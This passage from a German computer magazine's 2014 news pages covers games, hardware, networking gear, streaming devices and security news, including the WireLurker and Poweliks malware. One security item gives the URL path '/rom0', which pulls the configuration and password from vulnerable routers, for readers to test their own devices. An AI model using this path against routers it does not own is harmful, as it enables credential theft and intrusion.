30 fps laufen, die PC-Version unterstützt bei entsprechend leistungsfähiger Hardware auch die 4K-Auflösung (3840 × 2160 Pixel).

Zudem enthält die Next-Gen-Version neue Inhalte, etwa mehr Waffen und Fahrzeuge, eine erweiterte Tierwelt und dichteren

Verkehr. Dazu kommen verbesserte Schadens- und Wettereffekte und 100 neue Songs fürs Ingame-Radio. (mfi)



**Die überarbeitete Version des Action-Spiels GTA V bietet eine Ego-Perspektive, für die die Entwickler unter anderem dreidimensionale Cockpits für Fahrzeuge erstellt haben.**

## Mit beiden Händen mausen

Gaming-Mäuse für Linkshänder sind dünn gesät. Die symmetrische „Ventus Gaming Mouse“ von Tt eSports ist für beide Hände ausgelegt. Der vergitterte Mausrücken soll Schwitzhände vermeiden. Der Laser-Sensor stammt von Avago und besitzt eine Auflösung von 5700 dpi.

Von den sechs Tasten der Ventus lassen sich effektiv fünf

nutzen. Die Daumentaste auf der „falschen“ Seite lässt sich im Treiber abschalten, damit man sie im Eifer des Gefechts nicht versehentlich mit dem kleinen Finger auslöst. Laut Hersteller kann man mit dem Treiber bis zu 35 Makros definieren. Die Ventus Laser Gaming Mouse soll in Deutschland ab Ende November für 40 Euro erhältlich sein. (ghi)



**Mit beidseitigen Daumentasten eignet sich die Ventus Gaming Mouse von Tt eSports gleichermaßen für Rechts- und Linkshänder.**

# Wenn Sie von München nach Frankfurt wollen, fliegen Sie ja auch nicht über Fort Meade, Maryland.

Warum sollte man nicht auch beim Datenaustausch den direkten Weg nehmen? In unserer in Deutschland gehosteten clouD kommunizieren virtuelle Server direkt untereinander oder mit Ihnen. Direkte Wege gehen heißt: Daten geschützt zur Verfügung stellen. Die Sicherheit von Daten in unserer clouD ist für uns selbstverständlich, weil es um Ihre Daten geht. Wir stehen für Ihre Sicherheit. Das nennen wir Hosting – safe in Germany. [filoo.de/fort-meade](http://filoo.de/fort-meade)



## PC-Spiele mit exklusiven Effekten

Durch die PC-nahe Technik der Spielkonsolen Xbox One und PlayStation 4 kommen PC-Spieler in den Genuss gut optimierter Titel, die AMD oder Nvidia häufig sogar noch mit Zusatzeffekten aufzuhübschen. Allerdings braucht man fette Spieler-Grafikkarten, damit aktuelle Titel in maximaler Detailstufe flüssig laufen – einige Spiele, etwa Assassin's Creed Unity, verlangen dafür sogar schon 3 GByte Videospeicher und mehr. Karten, die diese Anforderungen erfüllen, finden Sie im Test ab Seite 92.

Nvidia zufolge nutzen Assassin's Creed Unity und Far Cry 4 ein als ShadowWorks bezeichnetes Effektpaket, das die Echtzeit-Schattendarstellung (Percentage-Closer Soft Shadows/PCSS) und die Umgebungsbeleuchtung verbessert (Horizon-Based Ambient Occlusion/HBAO+). Die Kanten-glätzung TXAA verringert das



Bild: Ubisoft

Die PC-Version von Far Cry 4 sieht beeindruckend aus und enthält exklusive Grafikeffekte.

sonst bei Bewegung auftretende Kantenflimmern und zeichnet das Bild weich. Far Cry 4 bietet außerdem eine feinere Fell-darstellung bei Wildtieren (Hair-works). Das brutal schwere Action-Spiel Lords of the Fallen aktiviert GPU-beschleunigte Physikeffekte, sofern eine GeForce-Grafikkarte im Rechner steckt. Es zeigt dann mehr Partikel, realistisch anmutende Stoffanimatio-nen und Flüssigkeitseffekte und lässt Objekte detaillierter kaputt-

gehen. Im Rundenstrategiespiel Civilization Beyond Earth sehen GeForce-Nutzer mit dem WHQL-zertifizierten Treiber 344.48 die Umgebungsbeleuchtung HBAO+.

Radeon-Nutzer können Civilization Beyond Earth über die AMD-exklusive Mantle-Schnitt-stelle spielen. Sie soll den Haupt-prozessor bei Render-Aufgaben weniger fordern als Direct3D 11 und das Spiel auf CPU-limitierten PC-Systemen beschleunigen. Überdies nutzt die Mantle-Version

automatisch die laut AMD bessere Kantenglättungstechnik EQAA, die doppelt so viele Abtastpunkte verwendet wie Multisampl-ing. Auch Grafikkarten-Ver-bundsysteme sollen via Mantle dank einer Split-Frame-Render-technik effizienter arbeiten. Das Horror-Schleichspiel Alien Isola-tion bietet GPU-beschleunigte Partikel und eine hübsche Ver-schattung der Innenräume durch die Umgebungsverdeckung HDAA+. (mfi)

## Grafikkartenhersteller verschenken PC-Spiele

Nvidias „Pick-Your-Path“-Weih-nachtsaktion läuft bis Ende des Jahres. Dabei kann sich der Käufer einer neuen Nvidia-Grafikkarte eines von drei Ubisoft-Spielen aussuchen. Zur Wahl stehen das Third-Person-Abenteuer Assassin's Creed Unity (Erscheinungs-termin: 13. November), der Ego-Shooter Far Cry 4 (18. Novem-ber) und das Rennspiel The Crew (2. Dezember).

Laut Nvidia erhält man den Gutschein-Code direkt von einem der 16 autorisierten Händler zur neu gekauften Grafikkarte dazu. Eine Übersicht aller teilnehmenden Shops findet sich auf der Nvidia-Website, wo sich auch der Gutschein einlösen lässt (siehe c't-Link). Das Ange-bot gilt für Käufer einer GeForce GTX 970, 980, 780, 780 Ti oder für ein neues Notebook mit der

Grafikeinheit GeForce GTX 970M oder GTX 980M.

Auch AMD wirbt mit einer ver-gleichbaren Aktion – hier heißt

sie „Never Settle Space“. Käufer einer Grafikkarte der Radeon-R9-Generation erhalten drei Spiele, die sie sich aus einem Angebot



von über 20 Titeln und mehreren Indie-Packs aussuchen dürfen („Gold Reward“). Zur Auswahl stehen etwa Alien Isolation, Tomb Raider, Hitman Absolution, Murdered: Soul Suspect, Company of Heroes 2 und Star Citizen Arena Commander. Dafür muss man die neue Radeon-Gra-fikkarte in einem von elf ausge-wählten deutschen Shops kaufen (siehe c't-Link). Wer eine Ra-deon R7 260, 260X oder 265 kauft, kann sich zwei Spiele aus-suchen („Silver Reward“); zu ei-ner R7 250X, 250 oder 240 gibts einen Spiel-Code („Bronze Reward“). Beim Silver und Bronze Reward ist die Auswahl einge-schränkt; beispielsweise fehlt Alien Isolation. (mfi)

**c't** Weihnachtsaktionen:  
[ct.de/yj1k](http://ct.de/yj1k)

## Xbox-One-Controller jetzt auch für Windows

Das für die Xbox One gestaltete Gamepad gibt es ab sofort auch für Windows. Der „Xbox One Wired Controller für Windows“ unterscheidet sich in mehreren Aspekten vom weiterhin erhältlichen Xbox 360 Controller: Sein Layout wurde etwas entzerrt; das Steuerkreuz soll besser rea-

gieren und die beiden Ministicks sind griffiger beschichtet.

An der Xbox One lässt sich der Wired Controller entweder per USB oder drahtlos betreiben, unter Windows nur an der 2,75 Meter langen Leine. Micro-soft nennt einen empfohlenen Preis von 60 Euro. (ghi)



Der Xbox One Wired Controller für Windows hat nicht nur einen langen Namen, sondern auch ein fast drei Meter langes Anschlusskabel.

## Windows-Treiber legt viele USB-RS-232-Adapter lahm

Wandlerplatinen zur Anbindung serieller Ports an USB kommen bei vielen Elektronikbastlern zum Einsatz. Sie eignen sich etwa zur Mikrocontroller-Programmierung von Windows-PCs aus, die nur USB-Ports besitzen. Ein automatisches Treiber-Update für Wandlerchips der schottischen Firma FTDI hat nun viele USB-Seriell-Adapter lahmgelegt, die mit angeblich gefälschten Chips bestückt sind. Mittlerweile hat FTDI den via Windows Update verteilten Treiber allerdings zurückgezogen und arbeitet an einer neuen Version.

Future Technology Devices International (FTDI) verkauft seit Jahren USB-Seriell-Wandler-Chips wie den FT232RL. Treiber dafür sind in viele Betriebssysteme und Embedded-Firmwares integriert. Während jedoch ein einzelner FT232RL über 3 Euro kostet, bekommt man bei eBay für weniger Geld komplette Wandlerplatinen. Einiges deutet darauf hin, dass auf vielen davon nachgeahmte FTDI-Chips sitzen.

Der mittlerweile zurückgezogenen Windows-Treiber 2.12.00 setzt diese Fake-Chips außer Gefecht, indem er ihre USB Product ID (USB-PID) von 0x6001 auf

**Billige USB-Seriell-Adapter mit gefälschten FTDI-Chips kann ein Treiber-Update unbrauchbar machen.**



0x0000 ändert. Die Vendor-ID (VID) bleibt bei 0x0403, der Kenntnis von FTDI. Trotzdem funktioniert der RS-232-Adapter nun nicht mehr, weil ihn Windows und andere Betriebssysteme nicht mehr erkennen. Unter

Windows kann man sich selbst helfen, indem man die .INF-Datei des FTDI-Treibers anpasst. Eine Anleitung finden Sie über den c't-Link. (Carsten Meyer/ciw)

**c't** Treiber-Tipps: [ct.de/y8je](http://ct.de/y8je)

## Lüfterlose NUC-Gehäuse

Dem Mini-PC NUC DN2820FYKH gönnt Intel zwar nur den schwachbrüstigen Atom-Celeron N2820, verkauft ihn aber auch für bloß 120 Euro. Leider steckt ein Lüfter drin. Auf den lässt sich verzichten, wenn man die NUC-Innereien in das maßgeschneiderte Aluminiumgehäuse Newton L von Akasa umtopft: Es leitet die Abwärme auf

Kühlrippen. In das 50 Euro teure Gehäuse passt noch ein 2,5"-Laufwerk hinein. Für die schnelleren und teureren NUCs mit Core i3-4010U und Core i5-4250U gibt es das Akasa Newton X für 70 Euro. Auch für bestimmte Thin-Mini-ITX-Mainboards hat Akasa lüfterlose Gehäuse entwickelt, darunter das 80 Euro teure Euler T. (chh)



**Das Akasa Newton L kühlt den Atom-Celeron des Billig-NUC ohne Lüfter.**



### Embedded-Notizen

**ARM erweitert das Angebot an internen Verbindungsverfahren für SoC-Rechenwerke:** Die CoreLink-Familie Cache Coherent Network (CCN) bekommt zwei neue Mitglieder. CCN-512 kann bis zu 48 ARM-Cores in 12 CPU-Clustern mit 1,8 TBit/s verknüpfen. Vorgesehen sind dabei ein L3-Cache mit maximal 32 MByte sowie Speicher-Controller für ein bis vier Kanäle mit

DDR3- oder DDR4-SDRAM, auch mit ECC. CCN-502 ist für SoCs mit bis zu 16 Kernen gedacht und belegt 70 Prozent weniger Chipfläche als das ältere CCN-504.

Freescale verkauft für 170 US-Dollar ein **Sensor Fusion Development Kit** mit einem Kinetis-Microcontroller (K64) und Bluetooth-Sensoren. Es soll den Einstieg in

die Programmierung mit der Sensor-Fusion-Software erleichtern, die Freescale jetzt als Open Source zur Accelerated Innovation Community (AIC) der MEMS-Industrievereinigung übergibt. Sensor Fusion kombiniert und aggregiert Daten mehrerer Sensoren; so erkennen Smartphones beispielsweise, ob ihr Besitzer spaziert, rennt oder rastet.

# Nicht suchen. Finden.

**SEH**

**SEH Dongleserver-Familie**  
Dongles einfach und sicher verwalten.

- 8 bzw. 20 USB 2.0 Hi-Speed-Ports
- Dongle-Schutz vor Diebstahl, Beschädigung und Verlust
- USB-Lizenz-Dongles über das Netzwerk verbinden
- Geeignet für Windows- und Mac OS X-Umgebungen
- Auch für Server-based Computing und virtualisierte Umgebungen

SEH Computertechnik GmbH  
Hothstr. +49(0)211-94226-28  
E-Mail: [info@seh.de](mailto:info@seh.de) [www.seh.de](http://www.seh.de)  
[www.dongleserver.de](http://www.dongleserver.de)

## Verwundbare Router ohne Ende

Scan-Ergebnisse des CZ.NIC-Mitarbeiters Tomáš Hlaváček zeigen das ganze Ausmaß der in c't 9/14 geschilderten Router-Lücke, die vor allem ältere Router-Modelle von D-Link, LevelOne, TP-Link und Zyxel betrifft. Ein Scan von Hlaváček über das gesamte Internet ergab, dass im Mai weltweit über 1,2 Millionen Heim-Router anfällig waren. Ende Oktober sei die Rate allerdings auf etwa die Hälfte zurückgegangen.

In Deutschland sind die Zahlen inzwischen mit knapp 1200 Exemplaren offenbar überschaubar – noch im April verzeichnete c't hierzulande rund 100 000 potenziell anfällig-

lige Geräte. Jedoch zeigen die monatlichen Messungen, dass in einzelnen Ländern die Zahlen sogar steigen. In Indien etwa gab es im Oktober fast doppelt so viele offene Router wie noch im Mai.

Über das Muster `http://Router-IP-Adresse/rom0` lässt sich die Konfiguration von betroffenen Geräten herunterladen – dazu gehört auch das Router-Passwort. Durch den Aufruf der Adresse kann man leicht überprüfen, ob das eigene Modell verwundbar ist.

(Monika Ermert/dz)

**ct** Scan-Ergebnisse: [ct.de/ybed](http://ct.de/ybed)

## WireLurker springt vom Rechner aufs Smartphone

Das Sicherheitsunternehmen Palo Alto Networks hat einen Schädling entdeckt, der zunächst PC oder Mac infiziert und dann darauf lauert, dass man ein iOS-Gerät anschließt. Der Schädling versucht, auf dem iOS-Gerät einen Trojaner zu installieren – unabhängig davon, ob es einen Jailbreak hat oder nicht.

Die Infektion von Geräten ohne Jailbreak erfolgt durch ein Enterprise-Zertifikat, das Apple für Firmen ausstellt, die Apps am App Store vorbei installieren möchten. Damit die bösartigen Apps auf dem Gerät landen, muss der Nutzer das missbrauchte Zertifikat einmalig akzeptieren. Welchen Schaden die Apps anrichten, ist bisher nicht bekannt.

Möglicherweise handelt es sich um einen Testballon der Virenschreiber.

Auf ein per Jailbreak entsperrtes Gerät kopiert WireLurker einen Trojaner, der iOS-Nutzer ausspähen kann. Dabei werden unter anderem Adressbuch, iMessage-Datenbank sowie weitere private Daten abgegriffen. Der Schädling steckt in geklauter Software, die über den chinesischen „Maiyadi App Store“ vertrieben wird. Palo Alto Networks will ihn in 467 OS-X- und 180 Windows-Programmen entdeckt haben. Um unter OS X zu zünden, benötigt WireLurker Root-Rechte. Apple blockiert in OS X inzwischen mehrere hundert Programme, die WireLurker mit sich führen. (bsc)

## c't Security 2014

Daten verschlüsseln, Surf-Risiken minimieren, Passwörter verwalten und mehr: Das neue Sonderheft c't Security 2014 hilft, sich sicherer im Netz zu bewegen. Es erläutert auf 172 Seiten, wie man Gefahren im Netz erkennt und minimiert – etwa in der Cloud, im heimischen Router oder auf dem eigenen PC. Zahlreiche Artikel liefern sofort umsetzbares Know-how. Beigelegt ist außerdem eine Doppel-Live-DVD mit c't Bankix und dem Forensik-System DEFT. Außerdem können Leser eine 1-Jahres-Lizenz



der Virenschutz-Software Eset NOD32 Antivirus 7 für Windows erhalten.

c't Security 2014 liegt aktuell am Kiosk, kann aber auch über den heise Shop bestellt werden. Die Lieferung erfolgt in Deutschland, Österreich und der Schweiz bis zum 31.12.2014 portofrei. (keh)

**ct** heise Shop: [ct.de/ybed](http://ct.de/ybed)

## Trojaner ohne Datei-Spuren

Cyber-Kriminelle verteilen einen Windows-Schädling, der nicht – wie üblich – als Datei auf dem Rechner gespeichert wird, sondern komplett in der Registry. So ist er für Virenscanner schwerer zu entdecken. Virenforscher berichten, dass der auf den Namen Poweliks getaufte Schädling bereits als Angriffsmodul für das Exploit-Kit „Angler“ angeboten wird. Damit können auch durchschnittlich begabte Cyber-Kriminelle eigene Webseiten bauen, die den Schädling über Sicherheitslücken in die Systeme der Besucher einzuschleusen versuchen.

Der Schädling ist in einem Schlüssel unterhalb von `\HKCU\Software\Microsoft\Windows\CurrentVersion\Run\` gespeichert. Dessen Name ist ein Schriftzeichen, das nicht in den ASCII-Bereich gehört. Der Schädling besteht aus zwei Registry-Werten: Einer davon beinhaltet die eigentliche, kodierte Payload, der andere – welcher bei jedem Systemstart ausgeführt wird – nutzt `rundll32.exe`, um die Payload zu dekodieren und auszuführen. Aktuell handelt es sich dabei um einen Bot, der Befehle von einem Command-and-Control-Server entgegennimmt. (rei)

**ct** Weitere Details [ct.de/ybed](http://ct.de/ybed)

## Sicherheits-Notizen

Mit `wget` 1.16 dichten die Entwickler eine Lücke ab, durch die man sich Schadcode einfangen kann. Sie betrifft den rekursiven Modus, den etwa der Schalter `-m` aktiviert. Alle älteren Versionen sind anfällig.

Microsoft hat für den **November-Patchday** 16 Sicherheits-Updates angekündigt. Fünf davon schließen kritische Windows-Lücken, weitere Updates soll es für Internet Explorer, Office sowie SharePoint Server und Exchange Server geben.

Die Entwickler des quelloffenen Universal-Messengers **Pidgin** haben mit dem Update auf Version 2.10.10 fünf Sicherheitsprobleme beseitigt. Unter anderem war der Client anfällig für Man-in-the-Middle-Angriffe auf SSL.

Cyber-Kriminelle nutzen die in c't 24/14 erwähnte Lücke in dem Content-Management-System **Drupal 7** massiv aus. Die Entwickler empfehlen, jede Installation, die nicht am 15. Oktober abgesichert wurde, als kompromittiert zu betrachten.

Der NAS-Hersteller **Synology** führt mit der neuen Firmware-Version DiskStation Manager (DSM) 5.1 eine Auto-Update-Funktion ein, die regelmäßig nach Sicherheits-Updates sucht und auch diese einspielen kann.

Version 2.1.0 der Mail-Verschlüsselungs-Software **GnuPG** führt viele neue Funktionen wie die Unterstützung von Elliptic Curve Cryptography (ECC) ein. Für den alltäglichen Einsatz soll man vorerst noch zum Versionszweig 2.0 greifen.

Der Kommandozeilen-FTP-Client **tnftp**, der zum Lieferumfang von Mac OS X sowie diversen BSD-Derivaten und Linux-Distributionen gehört, führt unter Umständen Schadcode aus. Abhilfe schafft Version 2014031.

Kaspersky Lab warnt vor einer **Angriffsserie auf Hotelbesucher**, die sich vor Ort ins WLAN einbuchen. Die Angreifer versuchen, ihren Opfern in spe gefälschte Software-Updates unterzubringen.

**ct** Weitere Informationen: [ct.de/ybed](http://ct.de/ybed)

## Dualband-Router mit Verwaltungs-Funktionen

Der Dualband-Router NBG6616 von Zyxel richtet sich vor allem an Nutzer, die ihren Internet- und LAN-Verkehr verwalten wollen. Dafür bringt er unter anderem Domain-Filter, Funktionen zur Begrenzung der Nutzungszeit, Kontrolle über den Zugang einzelner Geräte zum LAN, Bandbreiten-Management oder auch Quality of Service zur Priorisierung der Daten.

Das WLAN-Modul liefert im 2,4-GHz-Band nach dem IEEE-Standard 802.11n bis zu 300 MBit/s brutto. Im 5-GHz-Band erreicht der Router simultan dazu bis zu 867 MBit/s über zwei räumlich getrennte Datenströme (2-Stream-MIMO, 802.11ac). Auf Wunsch spannt er ein Gäste-WLAN auf. Für die Einrichtung hat Zyxel wie üblich ein Web-Interface implementiert und zusätzlich eine Android-App namens zConfig veröffentlicht.

Für kabelgebundene Netzwerk-Verbindungen bringt der NBG6616 fünf Gigabit-Ports mit, vier für das LAN, einen für das



Der Dualband-Router Zyxel NBG6616 lässt sich nicht nur per Browser konfigurieren, sondern auch per Smartphone-App.

WAN, über den er ein externes Modem für den Internet-Zugang ansteuert. Bei Inaktivität versetzt der Router LAN-Ports in den Energiesparmodus. Für den Anschluss von Speichermedien sind zwei USB-2.0-Anschlüsse implementiert; im LAN blendet er sie etwa per DLNA ein. Zyxel verlangt für den Router 142 Euro. (fkn)

## Access-Points mit App-Steuerung

Ruckus erweitert seine Produktpalette um vier per App verwaltbare Access-Points mit Business-Funktionen.

Die Access-Points Xi-1, Xi-2, Xi-3 und Xo-1 sind Teil der Xclaim-Serie mit Funktionen für Firmennetze. Der 84 Euro teure Xi-1 überträgt gemäß IEEE 802.11n bis zu 300 MBit/s im 2,4- oder im 5-GHz-Band. Simultan lassen sich beide Bänder erst ab dem Xi-2 nutzen, der 140 Euro kostet.

Der Xi-3 und der Xo-1 übertragen im 2,4-GHz-Band beide per 802.11n-Technik bis zu 300 MBit/s brutto. Im 5-GHz-Band liefern sie per 802.11ac brutto bis zu 867 MBit/s (2-Stream-MIMO). Der Xi-3 kostet 187 Euro. Den Xo-1 hat Ruckus in ein Gehäuse gesteckt, das gemäß IP67-Spezifikation Staub- und

Wasser-schützt; er kostet 281 Euro. Alle vier APs spannen pro Funkband bis zu vier Zellen auf und beziehen ihren Strom optional per Power-over-Ethernet (802.3 af/at, je nach Gerät); ein Injektor liegt den Geräten bei.

Die Einrichtung und Verwaltung erfolgt über die Harmony-App für iOS und Android. Darüber lassen sich mehrere APs steuern und Informationen etwa über verbundene Clients, Netzauslastung oder Übertragungsvolumen abrufen. Die Access-Points können WLAN-Geräte per Client-Isolation voneinander abschirmen oder mittels Band-Steering in ein bevorzugtes Funkband lenken. Per Airtime Fairness verteilen sie die verfügbare Bandbreite gleichmäßig auf bis zu 100 Clients. (fkn)

## Netzwerk-Notizen

Der Router-Hersteller **DrayTek** schließt seine Mannheimer Niederlassung zum 31. 12. 2014. Den weiteren Verkauf und Service für aktuelle Geräte soll ab 1. 1. 2015 eine neue Firma mit Sitz in Berlin übernehmen.

TeamViewer hat eine Vorschau der zehnten Version seiner gleichnamigen **Fernwartungssoftware** veröffentlicht. TeamViewer 10 Beta sei unter anderem hinsichtlich der Zusammenarbeitsfunktionen verbessert worden.

Ab Dezember 2014 bietet der Münchener Netzbetreiber **M-Net** für Kunden mit FTTH-Glasfaser-Anschlüssen den Tarif Surf&Fon-Flat 300, der monatlich 70 Euro

kostet und die Downlink-Rate von bisher 100 MBit/s auf 300 MBit/s erhöht. Der Uplink erreicht maximal 30 MBit/s.

Die im Bundesverband Breitbandkommunikation (Breko) organisierten Netzbetreiber wollen die für Kupferdoppeladern entwickelte Gigabit-DSL-Technik **G.fast** zusammen mit der Technischen Hochschule Mittelhessen testen.

Die SIP-Server des VoIP-Providers **dus.net** sind nun auch per IPv6 erreichbar. Die neue Technik läuft parallel zur bisherigen für IPv4. So können den Dienst nun auch Kunden nutzen, an deren Anschluss keine globale IPv4-Adresse erhältlich ist, etwa weil der Internet-Provider auf DS-Lite setzt.

## UMTS-Mobilfunk-Router

Der Akku-betriebene Router Sitecom WLM-1000 koppelt bis zu acht Clients per WLAN an und bringt sie über sein Mobilfunk-Modem ins Internet. Das WLAN-Modul überträgt gemäß IEEE 802.11n bis zu 150 MBit/s brutto. Über seinen SD-Card-Slot arbeitet der WLM-1000 mit bis zu 32 GByte großen Speicher-karten zusammen. Laut Support erfolgt der Zugriff nur per USB.

Das UMTS-Modem empfängt über HSPA+ maximal 21,6 MBit/s brutto und sendet bis zu 5,76 MBit/s brutto. Laut Hersteller reicht die Akku-Kapazität für maximal fünf Stunden Surf-Zeit. Im Lieferumfang ist ein Adapter für Mini-, Micro- und Nano-SIM-Karten enthalten. Der WLM 1000 kostet 90 Euro. (fkn)



**Sitecoms Router**  
koppelt bis zu acht WLAN-Geräte per UMTS/HSPA+ ans Internet.

## 200 MBit/s per Kabelanschluss

Der TV-Kabelanbieter Unity Media Kabel BW hat Anfang November die maximale Downlink-Geschwindigkeit von 150 MBit/s auf 200 MBit/s erhöht. Der Downlink soll bis zu 10 MBit/s erreichen.

Diese Datenraten können Kunden mit den Tarifen 3play Premium 200 und 2Play Premium 200 buchen. 3play Premium 200 enthält TV-, Telefonie- und Internet-Dienste und kostet monatlich 50 Euro. Zusätzlich fällt eine Aktivierungsgebühr in Höhe von 50 Euro an. Falls nicht in den Mietnebenkosten enthalten, sind für den Kabelanschluss monatlich 18,90 Euro zu zahlen. Der Tarif 2Play Premium 200 kostet monatlich 42 Euro, enthält keine TV-Dienste und die Aktivierungsgebühr beträgt 30 Euro. Außerdem bietet Unity Media KabelBW den Tarif 3play PLUS 120 (mit TV, Telefonie und Internet) für monatlich 40 Euro mit der maximalen Downlink-Geschwindigkeit von 120 MBit/s der maximalen Uplink-Geschwindigkeit von 6 MBit/s.

Mittelfristig strebe das Unternehmen „Transferraten im Gigabit-Bereich“ an. Dazu soll dann der Standard DOCSIS 3.1 zum Einsatz kommen; derzeit nutzen die deutschen TV-Kabelanbieter noch DOCSIS 3.0. (dz)

## Amazon Fire TV Stick und ein Update

Während Amazons Settop-Box Fire TV gegen Apple TV & Co. antritt, nimmt der zunächst für die USA angekündigte Fire TV Stick Googles günstigen HDMI-Stick Chromecast aufs Korn. Für 39 US-Dollar (Prime-Kunden konnten den Stick sogar für nur 19 Dollar vorbestellen) bekommt man eine zum HDMI-Stick abgespeckte Version des Fire TV.

In Amazons HDMI-Stick steckt ein Dual-Core-ARM-SoC nebst 1 GByte RAM. 8 GByte Flash-Speicher dienen zum Puffern von Inhalten sowie zum Speichern von Apps und Spielen. Wie beim Fire TV handelt es sich dabei um angepasste Versionen der Android-Apps aus dem Amazon App Shop. Allerdings wird man aufgrund der schwächeren Hardware gegenüber dem Fire TV einige Abstriche hinnehmen müssen. Amazon spricht beim Fire TV Stick wohlweislich von „Casual Games“ und beim Fire TV von „High Performance Games“. Auch bei den Schnittstellen hat Amazon gespart: Wie beim Chromecast fehlen ein Ethernet-Anschluss sowie eine separate digitale Audioschnittstelle, sodass der Ton nur über HDMI ausgegeben wird.

Im Unterschied zu dem Google-Stick, der sich nur direkt über Apps und den Chrome-Browser mit Videos, Musik und Bildern be-

schicken lässt, liegt dem Fire TV Stick eine Fernbedienung bei, mit der man in der Bedienoberfläche navigieren und Casual Games steuern kann. Die Fernbedienung sieht zwar auf den ersten Blick wie die des Fire TV aus, doch ein entscheidender Knopf fehlt: die Mikrofontaste zur Sprachsuche. Zwar unterstützt der Fire TV Stick die durchaus robuste Sprachsuche, allerdings nur per App oder mit der optional für 30 US-Dollar erhältlichen Fire TV Remote der Settop-Box.

Von Amazons Fire Tablets und dem Fire Phone lassen sich darüber hinaus Videos und Musik auf den Stick schubsen und von Miracast-fähigen Mobilgeräten der gesamte Bildschirminhalt auf den Fernseher bringen.

Abgesehen von den oben genannten Einschränkungen bietet der HDMI-Stick jedoch denselben Funktionsumfang wie das Fire TV. In den USA will Amazon den Fire TV Stick ab dem 19. November ausliefern. Für Deutschland sind bislang weder ein Starttermin noch Preise bekannt.

Mit der Firmware-Version 1.4 hat Amazon weitere Funktionen für die seit Oktober in Deutschland erhältliche Streaming-Box Fire TV freigeschaltet. Wichtigste Neuerung ist die Öffnung des Musikbereichs. Ab sofort



Der Fire TV Stick ist Amazons Antwort auf Google Chromecast.

können Kunden auf ihre über Amazon digital oder als CD gekauften Titel zugreifen – Letzteres nur, wenn es sich um „AutoRip“-CDs handelt. Zusätzlich bietet Amazon einen kostenfreien Cloud-Speicher, in den man bis zu 250 Titel gratis hochladen kann; eine Erweiterung des Speichervolumens ist im monatlichen Abonnement möglich. Der Fotobereich wurde ebenfalls überarbeitet. Hier lassen sich Fotos aus der Cloud anzeigen, die man zuvor über die App „Amazon Cloud Drive Photos“ unter iOS oder Android hochgeladen hat.

Parallel zu dem Update tauchte die schon zum Start des Fire TV angekündigte App für die Video-Flatrate Netflix auf. Damit lässt sich das Netflix-Abo nun auch über Amazons Settop-Box nutzen. Die praktische Sprachsuchefunktion über die Bluetooth-Fernbedienung bleibt allerdings Amazons hauseigenen Diensten vorbehalten. (vza/sha)

## Pinnacle Studio 18 jetzt mit 64-bittigem Unterbau

In Version 18 setzt Corel Pinnacle Studio auf einen 64-Bit-Unterbau und verspricht einen verbesserten Videobearbeitungsablauf. Pinnacle Studio 18 tritt in drei Versionen an, die maximal 6 (Pinnacle Studio, 60 Euro), 24 (Pinnacle Studio Plus, 100 Euro) oder in der Ultimate Edition unbegrenzt viele Videospuren auf die Zeitleiste bringen. Per Direkt-Aufzeichnung des Bildschirms erstellt man etwa Schulungsvideos oder Präsentationen. Die Ultimate-Version verarbeitet jetzt auch Vi-

deomaterial in Sonys XAVC-S-Format (HD und 4K) und verspricht Zeitersparnis durch Smart-Encoding auch für 4K-Material.

Pinnacle Studio 18 soll schneller rendern, eine flüssigere Darstellung beim Durchfahren der Zeitleiste bieten und ein durchgängiges Audio-Scrubbing erlauben.

Clips und Objekte auf der Zeitleiste lassen sich zu Gruppen zusammenfassen. Per Rechtsklick schließt Pinnacle Studio Lücken in der Timeline.

Die Ultimate-Variante kommt mit einer prall gefüllten Effekt- und Überblend-Ausstattung, die auch hochwertige Effekte von New Blue enthält. Ein Stabilizer beruhigt Aufnahmen; für Ton steht ein neues Werkzeug zum Entrauschen zur Verfügung.

Corel Pinnacle Studio 18 ist auch als Download erhältlich. Besitzer von Avid Studio oder Pinnacle Studio ab Version 9 erhalten das Programm zum Update-Preis und sparen 30 Prozent gegenüber der Vollversion. (uh)


## „Disney Movies Anywhere“: Partnerschaft mit Google

Bisher profitierten hauptsächlich iOS-Nutzer in den USA von Disneys digitalen Filmdienst „Disney Movies Anywhere“: Sie konnten ihre auf DVD, Blu-ray oder digital bei Disney gekauften Filme von Disney, Marvel und Pixar

auch über iTunes oder den Webbrowser streamen. Nun hat Disney auch Google ins Boot geholt, sodass die Nutzer die Filme wahlweise kostenfrei über iTunes, Google Play oder über den Webbrowser streamen

können. Das gilt nicht nur für DVDs und Blu-ray Discs mit Digital Copy Code, sondern auch für Disney-Filme, die direkt bei iTunes oder Google Play gekauft wurden.

All das erinnert an die geräteübergreifende Video-Plattform UltraViolet der Allianz DECE (Digital Entertainment Content Ecosystem), mit der Hollywood-Studios und Unterhaltungsunternehmen eine branchenübergreifende Lösung schaffen wollten. Disney geht aber lieber eigene Wege, um seinen reichhaltigen Katalog digital zu vermarkten. Das Angebot gilt bisher nur für die USA; ob und wann der Dienst auch hierzulande verfügbar sein wird, ist nicht bekannt. (vza)



US-Nutzer können ihre gekauften Disney-Filme nun plattformübergreifend wahlweise über iTunes, Google Play oder direkt über den Webbrowser streamen.

# PREISAKTION!

## 1&1 ALL-NET-FLAT

✓ FLAT FESTNETZ

✓ FLAT ALLE HANDY-NETZE

✓ FLAT INTERNET

9,99

€/Monat\*  
Von 12 Monate,  
danach 14,99 €/Monat

~~14,99~~



02602/9696

1&1

\* 24 Monate Vertragslaufzeit. Einmaliger Bereitstellungspreis 29,90 €, keine Versandkosten. Auf Wunsch mit Smartphone für 10,- € mehr pro Monat.  
1&1 Telecom GmbH, Elgendorfer Straße 57, 56410 Montabaur

1und1.de



- ✓ SUPPORT
- ✓ UPDATE-SERVICE
